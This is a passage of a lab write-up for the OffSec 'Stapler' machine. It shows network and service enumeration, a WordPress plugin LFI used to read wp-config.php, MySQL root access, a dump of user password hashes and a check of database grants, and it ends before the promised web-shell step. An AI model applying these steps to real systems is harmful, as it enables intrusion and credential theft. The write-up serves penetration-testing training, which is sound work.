
OffSec Stapler Writeup: WordPress LFI to root
OffSec lab. An LFI in a WordPress plugin leaks wp-config, MySQL file writes plant a web shell, and a password in bash history plus open sudo gives root.
TL;DR
In this lab, we will exploit multiple misconfigurations and vulnerabilities in the system. First, we will use a Local File Inclusion (LFI) vulnerability in a WordPress plugin to extract the application’s configuration file. Using database credentials, we will write a web shell to the server via MySQL file writing. Finally, we escalate our privileges by recovering a plaintext password from a bash history file and abusing unrestricted sudo permissions.
Network Enumeration
TCP
1
nmap 192.168.51.148 -Pn -n -v -sS --min-rate=1000
1
2
3
4
5
6
7
8
9
PORT     STATE  SERVICE
20/tcp   closed ftp-data
21/tcp   open   ftp
22/tcp   open   ssh
53/tcp   open   domain
80/tcp   open   http
139/tcp  open   netbios-ssn
666/tcp  open   doom
3306/tcp open   mysql
Running a TCP SYN/Stealth nmap scan reveals that there are seven (7) open ports for this target. The above command will only scan for the top 1000 common ports, which can leave a lot of information out.
It’s always best to get a comprehensive view on the target, so we can use the -p- flag to scan for all open ports.
1
nmap 192.168.51.148 -Pn -n -v -sS -T4 -p- --min-rate=1000
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT      STATE  SERVICE
20/tcp    closed ftp-data
21/tcp    open   ftp
22/tcp    open   ssh
53/tcp    open   domain
80/tcp    open   http
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   netbios-ssn
666/tcp   open   doom
3306/tcp  open   mysql
12380/tcp open   unknown
The above scan results show some closed ports and open ports; of course the focus will be on the open ports, which total eight (8).
With all the open ports identified, we can perform service and version detection while running default NSE scripts for enumeration.
1
nmap 192.168.51.148 -Pn -n -p21,22,53,80,139,666,3306,12380 -sCV
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.49.51
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPd 3.0.3 - secure, fast, stable
|_  End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp    open  tcpwrapped
80/tcp    open  http     PHP cli server 5.5 or later
|_http-title: 404 Not Found
139/tcp   open  netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp   open  pkzip-file .ZIP file
| fingerprint-strings:
|   NULL:
|     message2.jpgUT
|     QWux
|     "DL[E
|     #;3[
|     \xf6
|     u([r
|     qYQq
|     Y_?n2
|     3&M~{
|     9-a)T
|     L}AJ
|_    .npy.9
3306/tcp  open  mysql    MySQL 5.7.12-0ubuntu1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.12-0ubuntu1
|   Thread ID: 8
|   Capabilities flags: 63487
|   Some Capabilities: FoundRows, LongColumnFlag, ConnectWithDatabase, Support41Auth, ODBCClient, Speaks41ProtocolNew, InteractiveClient, SupportsTransactions, IgnoreSigpipes, SupportsCompression, Speaks41ProtocolOld, IgnoreSpaceBeforeParenthesis, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, LongPassword, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: \x13X\x05YOy\x15e2AvvF\x1B]d5h]\x0C
|_  Auth Plugin Name: mysql_native_password
12380/tcp open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
What to take from the above scan results?
- The FTP server allows anonymous access.
- The SSH server has the
OpenSSH 7.2p2version banner which allows for username enumeration. - Listening to port
666allows us to obtain a.ziparchive. - There is a PHP CLI server running on port
80and a web application on port12380.
Typically, we should also move our focus to the UDP protocol as well, as there could be some connectionless services worth checking out that can help us with initial access.
However, before we scan for UDP ports, I want to mention something regarding the target and its firewall rules.
Target Blocking ICMP Requests
When port scanning with nmap, it will default to using a host discovery method with ICMP requests and then move to the port scanning phase unless we have added the -Pn flag, which will skip the host discovery method.
By adding the -Pn flag, we’re telling nmap to skip host discovery — treat the target as online — and move directly to port scanning. This can be proved by using the --packet-trace flag.
1
nmap 192.168.51.148 -p12380 --packet-trace
1
2
3
4
5
6
7
8
9
SENT (0.0452s) ICMP [<SRC_IP> > 192.168.51.148 Echo request (type=8/code=0) id=46178 seq=0] IP [ttl=41 id=47489 iplen=28 ]
SENT (0.0453s) TCP <SRC_IP>:58972 > 192.168.51.148:443 S ttl=52 id=41524 iplen=44 seq=613957540 win=1024
SENT (0.0453s) TCP <SRC_IP>:58972 > 192.168.51.148:80 A ttl=59 id=12033 iplen=40 seq=0 win=1024
SENT (0.0453s) ICMP [<SRC_IP> > 192.168.51.148 Timestamp request (type=13/code=0) id=22427 seq=0 orig=0 recv=0 trans=0] IP [ttl=50 id=24058 iplen=40 ]
SENT (2.0473s) ICMP [<SRC_IP> > 192.168.51.148 Timestamp request (type=13/code=0) id=47381 seq=0 orig=0 recv=0 trans=0] IP [ttl=49 id=2237 iplen=40 ]
SENT (2.0474s) TCP <SRC_IP>:58974 > 192.168.51.148:80 A ttl=56 id=20253 iplen=40 seq=0 win=1024
SENT (2.0474s) TCP <SRC_IP>:58974 > 192.168.51.148:443 S ttl=57 id=3847 iplen=44 seq=614088614 win=1024
SENT (2.0474s) ICMP [<SRC_IP> > 192.168.51.148 Echo request (type=8/code=0) id=7078 seq=0] IP [ttl=46 id=27467 iplen=28 ]
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
The above output shows that ICMP Echo requests and ICMP Timestamp requests are being sent to the target to verify whether it is online or not. By adding the -Pn flag, it skips this step.
1
nmap 192.168.51.148 -Pn -p12380 --packet-trace
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
NSOCK INFO [0.0230s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.0230s] nsock_connect_udp(): UDP connection requested to 192.168.49.1:53 (IOD #1) EID 8
NSOCK INFO [0.0230s] nsock_read(): Read request from IOD #1 [192.168.49.1:53] (timeout: -1ms) EID 18
NSOCK INFO [0.0230s] nsock_write(): Write request for 45 bytes to IOD #1 EID 27 [192.168.49.1:53]
NSOCK INFO [0.0230s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [192.168.49.1:53]
NSOCK INFO [0.0230s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 27 [192.168.49.1:53]
NSOCK INFO [0.0240s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 18 [192.168.49.1:53] (104 bytes)
NSOCK INFO [0.0240s] nsock_read(): Read request from IOD #1 [192.168.49.1:53] (timeout: -1ms) EID 34
NSOCK INFO [0.0240s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
NSOCK INFO [0.0240s] nevent_delete(): nevent_delete on event #34 (type READ)
SENT (0.0386s) TCP <SRC_IP>:46508 > 192.168.51.148:12380 S ttl=46 id=61933 iplen=44 seq=2239105796 win=1024
RCVD (0.0389s) TCP 192.168.51.148:12380 > <SRC_IP>:46508 SA ttl=63 id=0 iplen=44 seq=947778894 win=29200

Nmap scan report for 192.168.51.148
Host is up (0.00030s latency).

PORT      STATE SERVICE
12380/tcp open  unknown
Using port 12380 was a demonstration to show — and prove — that the target is blocking ICMP requests.
Now that we have covered this, we can move on to the UDP protocol.
UDP
1
nmap 192.168.51.148 -Pn -n -v -sU --min-rate=1000
1
2
3
4
5
6
7
8
9
10
PORT      STATE  SERVICE
113/udp   closed auth
137/udp   open   netbios-ns
781/udp   closed hp-collector
1036/udp  closed nsstp
17018/udp closed unknown
17939/udp closed unknown
19717/udp closed unknown
21083/udp closed unknown
25157/udp closed unknown
The only open UDP port is related to NetBIOS/Samba, so we can ignore the UDP protocol and move forward.
Footprinting
“Footprinting” is the process of gathering information about a target by enumerating users, shares, and accessible resources; collecting version information; finding configuration files and notes; and mapping the attack surface.
FTP
1
ftp 192.168.51.148
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
Connected to 192.168.51.148.
220-
220-|-----------------------------------------------------------------------------------------|
220-| Harry, make sure to update the banner when you get a chance to show who has access here |
220-|-----------------------------------------------------------------------------------------|
220-
220
Name (192.168.51.148:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             107 Jun 03  2016 note
226 Directory send OK.
The FTP server contains a text file called note that we can download to our host and read for a possible clue.
1
2
3
4
5
6
7
8
9
ftp> get note
local: note remote: note
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note (107 bytes).
100% |***************************************************************************************************************************************************************************|   107       41.48 KiB/s    00:00 ETA
226 Transfer complete.
107 bytes received in 00:00 (35.73 KiB/s)
ftp> !cat note
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
Reading the note doesn’t reveal much besides a message to elly to leave something in her FTP account. Along with that, we can see other mentions of names such as harry and john.
Beyond these potential usernames, there isn’t much actionable information, so we’ll move to the next service.
Samba
1
smbmap -u guest -p '' -d . -H 192.168.51.148
1
2
[*] Detected 0 hosts serving SMB
[*] Closed 0 connections
Although smbmap didn’t return any results, we should still verify manually with smbclient.
1
smbclient -L //192.168.51.148
1
2
3
4
5
6
7
8
9
10
11
12
13
14
  Sharename       Type      Comment
  ---------       ----      -------
  print$          Disk      Printer Drivers
  kathy           Disk      Fred, What are we doing here?
  tmp             Disk      All temporary files should be stored here
  IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

  Server               Comment
  ---------            -------

  Workgroup            Master
  ---------            -------
  WORKGROUP            RED
The above output shows two (2) non-default shares and their associated comments. Since smbmap didn’t return any useful results, we can use an alternative called enum4linux which will automate multiple enumeration steps into a single execution.
1
enum4linux 192.168.51.148
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
[+] Attempting to map shares on 192.168.51.148

//192.168.51.148/print$ Mapping: DENIED Listing: N/A  Writing: N/A
//192.168.51.148/kathy  Mapping: OK Listing: OK Writing: N/A
//192.168.51.148/tmp  Mapping: OK Listing: OK Writing: N/A

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\peter (Local User)
S-1-22-1-1001 Unix User\RNunemaker (Local User)
S-1-22-1-1002 Unix User\ETollefson (Local User)
S-1-22-1-1003 Unix User\DSwanger (Local User)
S-1-22-1-1004 Unix User\AParnell (Local User)
S-1-22-1-1005 Unix User\SHayslett (Local User)
S-1-22-1-1006 Unix User\MBassin (Local User)
S-1-22-1-1007 Unix User\JBare (Local User)
S-1-22-1-1008 Unix User\LSolum (Local User)
S-1-22-1-1009 Unix User\IChadwick (Local User)
S-1-22-1-1010 Unix User\MFrei (Local User)
S-1-22-1-1011 Unix User\SStroud (Local User)
S-1-22-1-1012 Unix User\CCeaser (Local User)
S-1-22-1-1013 Unix User\JKanode (Local User)
S-1-22-1-1014 Unix User\CJoo (Local User)
S-1-22-1-1015 Unix User\Eeth (Local User)
S-1-22-1-1016 Unix User\LSolum2 (Local User)
S-1-22-1-1017 Unix User\JLipps (Local User)
S-1-22-1-1018 Unix User\jamie (Local User)
S-1-22-1-1019 Unix User\Sam (Local User)
S-1-22-1-1020 Unix User\Drew (Local User)
S-1-22-1-1021 Unix User\jess (Local User)
S-1-22-1-1022 Unix User\SHAY (Local User)
S-1-22-1-1023 Unix User\Taylor (Local User)
S-1-22-1-1024 Unix User\mel (Local User)
S-1-22-1-1025 Unix User\kai (Local User)
S-1-22-1-1026 Unix User\zoe (Local User)
S-1-22-1-1027 Unix User\NATHAN (Local User)
S-1-22-1-1028 Unix User\www (Local User)
S-1-22-1-1029 Unix User\elly (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
The above output indicates that we have the necessary permissions to access and list the contents of both non-default Samba shares. It also provided information about local user accounts and groups.
Based on this, we can connect to the kathy Samba share.
1
smbclient //192.168.51.148/kathy
1
2
3
4
5
6
7
8
9
10
11
12
13
14
smb: \> ls
  .                                   D        0  Fri Jun  3 16:52:52 2016
  ..                                  D        0  Mon Jun  6 21:39:56 2016
  kathy_stuff                         D        0  Sun Jun  5 15:02:27 2016
  backup                              D        0  Sun Jun  5 15:04:14 2016

    19478204 blocks of size 1024. 16346096 blocks available
smb: \> prompt off
smb: \> recurse on
smb: \> mget *
getting file \kathy_stuff\todo-list.txt of size 64 as kathy_stuff/todo-list.txt (62.5 KiloBytes/sec) (average 62.5 KiloBytes/sec)
getting file \backup\vsftpd.conf of size 5961 as backup/vsftpd.conf (2910.5 KiloBytes/sec) (average 1961.3 KiloBytes/sec)
getting file \backup\wordpress-4.tar.gz of size 6321767 as backup/wordpress-4.tar.gz (187078.3 KiloBytes/sec) (average 171652.3 KiloBytes/sec)
smb: \> exit
1
tree
1
2
3
4
5
6
7
8
.
├── backup
│   ├── vsftpd.conf
│   └── wordpress-4.tar.gz
└── kathy_stuff
    └── todo-list.txt

3 directories, 3 files
From the kathy share, we were able to retrieve the FTP server configuration, the WordPress installation archive, and a text file for kathy.
1
cat kathy_stuff/todo-list.txt
1
I'm making sure to backup anything important for Initech, Kathy
The text file mentions that kathy has to make sure to back up anything important for Initech.
This suggests our next point of interest is the web application running on port 12380.
Web Application
HTTP or HTTPS
1
whatweb 192.168.51.148:12380
1
http://192.168.51.148:12380/ [400 Bad Request] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.51.148], Title[Tim, we need to-do better next year for Initech], UncommonHeaders[dave], X-UA-Compatible[IE=edge]
Running whatweb reveals a 400 Bad Request code.

There’s a response header from Dave that seems to give a hint as to why we’re receiving a 400 Bad Request code. We could be receiving this error because it’s expecting HTTPS instead of HTTP.
To verify this theory, we can use openssl which will establish a TLS connection and check for a certificate if it’s HTTPS.
1
openssl s_client -connect 192.168.51.148:12380
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
Connecting to 192.168.51.148
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C=UK, ST=Somewhere in the middle of nowhere, L=Really, what are you meant to put here?, O=Initech, OU=Pam: I give up. no idea what to put here., CN=Red.Initech, emailAddress=pam@red.localhost
verify error:num=18:self-signed certificate
verify return:1
depth=0 C=UK, ST=Somewhere in the middle of nowhere, L=Really, what are you meant to put here?, O=Initech, OU=Pam: I give up. no idea what to put here., CN=Red.Initech, emailAddress=pam@red.localhost
verify return:1
---
Certificate chain
 0 s:C=UK, ST=Somewhere in the middle of nowhere, L=Really, what are you meant to put here?, O=Initech, OU=Pam: I give up. no idea what to put here., CN=Red.Initech, emailAddress=pam@red.localhost
   i:C=UK, ST=Somewhere in the middle of nowhere, L=Really, what are you meant to put here?, O=Initech, OU=Pam: I give up. no idea what to put here., CN=Red.Initech, emailAddress=pam@red.localhost
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Jun  5 16:34:34 2016 GMT; NotAfter: Jun  3 16:34:34 2026 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
...
The above output confirms that it’s HTTPS and reveals some other information regarding Initech—a name we saw in the backup note for kathy.
WordPress Identification and Enumeration

We’ve confirmed that it is running HTTPS, and visiting the root page shows us a simple message and not much else.
A common file to check manually is robots.txt, which contains directories for web crawlers, indicating which parts of the site should not be indexed by search engines.

The robots.txt file shows two (2) directories, and the one running WordPress is the /blogblog/ directory.

Now that we found the Initech WordPress site from kathy, we can use wpscan to enumerate and find any vulnerabilities for the site.
1
wpscan --url https://192.168.51.148:12380/blogblog/ --plugins-detection aggressive --disable-tls-checks
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
[i] Plugin(s) Identified:

[+] advanced-video-embed-embed-videos-or-playlists
 | Location: https://192.168.68.148:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2015-10-14T13:52:00.000Z
 | Readme: https://192.168.68.148:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://192.168.68.148:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/, status: 200
 |
 | Version: 1.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://192.168.68.148:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/readme.txt

[+] akismet
 | Location: https://192.168.68.148:12380/blogblog/wp-content/plugins/akismet/
 | Latest Version: 5.5
 | Last Updated: 2025-07-15T18:17:00.000Z
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://192.168.68.148:12380/blogblog/wp-content/plugins/akismet/, status: 403
 |
 | The version could not be determined.

[+] shortcode-ui
 | Location: https://192.168.68.148:12380/blogblog/wp-content/plugins/shortcode-ui/
 | Last Updated: 2019-01-16T22:56:00.000Z
 | Readme: https://192.168.68.148:12380/blogblog/wp-content/plugins/shortcode-ui/readme.txt
 | [!] The version is out of date, the latest version is 0.7.4
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://192.168.68.148:12380/blogblog/wp-content/plugins/shortcode-ui/, status: 200
 |
 | Version: 0.6.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://192.168.68.148:12380/blogblog/wp-content/plugins/shortcode-ui/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - https://192.168.68.148:12380/blogblog/wp-content/plugins/shortcode-ui/readme.txt

[+] two-factor
 | Location: https://192.168.68.148:12380/blogblog/wp-content/plugins/two-factor/
 | Latest Version: 0.14.1
 | Last Updated: 2025-09-05T07:26:00.000Z
 | Readme: https://192.168.68.148:12380/blogblog/wp-content/plugins/two-factor/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://192.168.68.148:12380/blogblog/wp-content/plugins/two-factor/, status: 200
 |
 | The version could not be determined.
The above output shows us a list of plugins installed on the WordPress site. With this, we can use searchsploit to search for any exploits regarding these plugins.
1
searchsploit WordPress Advanced Video
1
2
3
4
5
6
--------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                       |  Path
--------------------------------------------------------------------- ---------------------------------
WordPress Plugin Advanced Video 1.0 - Local File Inclusion           | php/webapps/39646.py
--------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
searchsploit tells us that there is an LFI (Local File Inclusion) vulnerability for the advanced-video-embed-embed-videos-or-playlists WordPress plugin; this allows us to locally read files on the target system via the WordPress site.
MySQL Server Credentials via LFI Vulnerability
We will encounter a problem when using the Python exploit script from searchsploit: it requires troubleshooting due to missing imports and other errors.
A quick Google search leads us to a GitHub repository containing a fixed version. From there, we simply download, modify, and execute the script.
It’s important to understand what you’re executing on your host, so never trust scripts blindly. In simple terms, this script visits a path on the WordPress site and outputs the contents of the wp-config.php file.
The wp-config.php file is common when assessing WordPress sites because it contains credentials for critical services. These can include the WordPress database (MySQL), the admin dashboard, and sometimes even SSH.
1
python3 exploit.py
1
2
3
4
5
6
7
8
9
10
11
12
** MySQL settings - You can get this info from your web host **
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', '');

/** MySQL hostname */
define('DB_HOST', 'localhost');
For this case, it has provided us with the credentials to connect to the MySQL server.
MySQL Server
Enumeration
1
mysql -u root -p -h 192.168.51.148 --skip-ssl
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| loot               |
| mysql              |
| performance_schema |
| phpmyadmin         |
| proof              |
| sys                |
| wordpress          |
+--------------------+
8 rows in set (0.005 sec)

MySQL [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

MySQL [wordpress]> show tables like '%user%';
+------------------------------+
| Tables_in_wordpress (%user%) |
+------------------------------+
| wp_usermeta                  |
| wp_users                     |
+------------------------------+
2 rows in set (0.001 sec)

MySQL [wordpress]> select * from wp_users;
+----+------------+------------------------------------+---------------+-----------------------+------------------+---------------------+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email            | user_url         | user_registered     | user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-----------------------+------------------+---------------------+---------------------+-------------+-----------------+
|  1 | John       | $P$B7889EMq/erHIuZapMB8GEizebcIy9. | john          | john@red.localhost    | http://localhost | 2016-06-03 23:18:47 |                     |           0 | John Smith      |
|  2 | Elly       | $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0 | elly          | Elly@red.localhost    |                  | 2016-06-05 16:11:33 |                     |           0 | Elly Jones      |
|  3 | Peter      | $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0 | peter         | peter@red.localhost   |                  | 2016-06-05 16:13:16 |                     |           0 | Peter Parker    |
|  4 | barry      | $P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0 | barry         | barry@red.localhost   |                  | 2016-06-05 16:14:26 |                     |           0 | Barry Atkins    |
|  5 | heather    | $P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10 | heather       | heather@red.localhost |                  | 2016-06-05 16:18:04 |                     |           0 | Heather Neville |
|  6 | garry      | $P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1 | garry         | garry@red.localhost   |                  | 2016-06-05 16:18:23 |                     |           0 | garry           |
|  7 | harry      | $P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0 | harry         | harry@red.localhost   |                  | 2016-06-05 16:18:41 |                     |           0 | harry           |
|  8 | scott      | $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1 | scott         | scott@red.localhost   |                  | 2016-06-05 16:18:59 |                     |           0 | scott           |
|  9 | kathy      | $P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0 | kathy         | kathy@red.localhost   |                  | 2016-06-05 16:19:14 |                     |           0 | kathy           |
| 10 | tim        | $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0 | tim           | tim@red.localhost     |                  | 2016-06-05 16:19:29 |                     |           0 | tim             |
| 11 | ZOE        | $P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1 | zoe           | zoe@red.localhost     |                  | 2016-06-05 16:19:50 |                     |           0 | ZOE             |
| 12 | Dave       | $P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy. | dave          | dave@red.localhost    |                  | 2016-06-05 16:20:09 |                     |           0 | Dave            |
| 13 | Simon      | $P$BLxdiNNRP008kOQ.jE44CjSK/7tEcz0 | simon         | simon@red.localhost   |                  | 2016-06-05 16:20:35 |                     |           0 | Simon           |
| 14 | Abby       | $P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs. | abby          | abby@red.localhost    |                  | 2016-06-05 16:20:53 |                     |           0 | Abby            |
| 15 | Vicki      | $P$B85lqQ1Wwl2SqcPOuKDvxaSwodTY131 | vicki         | vicki@red.localhost   |                  | 2016-06-05 16:21:14 |                     |           0 | Vicki           |
| 16 | Pam        | $P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0 | pam           | pam@red.localhost     |                  | 2016-06-05 16:42:23 |                     |           0 | Pam             |
+----+------------+------------------------------------+---------------+-----------------------+------------------+---------------------+---------------------+-------------+-----------------+
16 rows in set (0.001 sec)
The above output reveals a database called wordpress containing a table called wp_users, which holds user accounts and their associated password hashes.
While most of these hashes are likely crackable, doing so would be inefficient. A more direct path to achieving a shell is through the MySQL server itself.
The credentials we obtained for the MySQL server use the root username. This strongly suggests we have elevated privileges, but it is always best practice to verify this assumption.
Low-Level Shell via MySQL Privileges
1
2
3
4
5
6
7
MySQL [wordpress]> show grants;
+-------------------------------------------------------------+
| Grants for root@%                                           |
+-------------------------------------------------------------+
| GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' WITH GRANT OPTION |
+-------------------------------------------------------------+
1 row in set (0.001 sec)
This confirms our initial theory: the MySQL user root possesses all possible privileges on the server. This high level of access opens several possibilities for exploitation, the most critical being the ability to write a malicious PHP file to the server to achieve a shell.
